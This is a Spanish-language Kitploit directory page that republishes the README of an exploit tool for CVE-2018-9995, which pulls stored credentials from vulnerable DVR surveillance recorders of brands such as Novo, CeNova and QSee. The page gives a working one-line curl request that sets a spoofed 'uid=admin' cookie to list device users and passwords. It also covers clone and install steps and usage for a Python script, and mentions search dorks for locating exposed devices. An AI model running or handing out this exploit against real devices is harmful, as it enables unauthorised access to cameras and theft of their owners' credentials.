Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/mrali-code/cve-2018-9995_dvr_credentials
Seguridad IoTAtaques de ContraseñasAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebRecopilación de Información
GitHubmrali-code/cve-2018-9995_dvr_credentials

CVE-2018-9995_dvr_credentials

Compartir

Herramienta de explotación para CVE-2018-9995 que extrae credenciales de DVR a través de una solicitud HTTP no autenticada a dispositivos DVR vulnerables de Nov, CeNova, QSee y otros.

Ver Repositorio
131hace 7 añosAún no revisado

[Herramienta] mostrar Credenciales DVR

[*] Título del Exploit:       "Obtiene Credenciales DVR" 
[*] CVE:                 CVE-2018-9995
[*] Puntuación Base CVSS v3:  7.3 / 10
[*] Cadena de Vector CVSS:  CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N  
[*] Fecha:                09/04/2018
[*] Autor del Exploit:      Fernandez Ezequiel ( twitter:@capitan_alfa )


DVR_wall

Exploit:

	$> curl "http://<dvr_host>:<port>/device.rsp?opt=user&cmd=list" -H "Cookie: uid=admin"

Probado en DVR (banner/fabricante ?):

Novo

CeNova


QSee
Pulnix
XVR 5 en 1 (título: "XVR Login")

Securus,  - Seguridad. ¡Nunca Comprometas!! - 
Night OWL
DVR Login
HVR Login
MDVR Login

En la naturaleza:


DVR_dorks_2 DVR_dorks_1 DVR_dorks_3

Posibles banners de frontend (web):

DVR_login_1 DVR_login_2 DVR_login_3 DVR_login_4 DVR_login_5 DVR_login_6 DVR_login_7 DVR_login_8 DVR_login_10

Interior:


DVR_indoor_1 DVR_indoor_2 DVR_indoor_3 DVR_indoor_4 DVR_indoor_5 DVR_indoor_6 DVR_indoor_7

HERRAMIENTA: "Mostrar todas las Credenciales DVR"

Inicio rápido

usr@pwn:~$ git clone https://github.com/ezelf/CVE-2018-9995_dvr_credentials.git
usr@pwn:~$ cd CVE-2018-9995_dvr_credentials
usr@pwn:~$ pip install -r requirements.txt

ayuda

usage: getDVR_Credentials.py [-h] [-v] --host HOST [--port PORT]

[+] Obteniendo credenciales expuestas

optional arguments:
  -h, --help     show this help message and exit
  -v, --version  show program's version number and exit
  --host HOST    Host
  --port PORT    Port

[+] Demo: python getDVR_Credentials.py --host 192.168.1.101 -p 81



Pocs (Salida) :

DVR_poc_4 DVR_poc_3 DVR_poc_2 DVR_poc_1

Blog:

http://misteralfa-hack.blogspot.cl/2018/04/update-dvr-login-bypass-cve-2018-9995.html

Te veo... ! xd

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    916
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    558
  • 3

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    370
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    360
  • 5

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    317
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    289

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →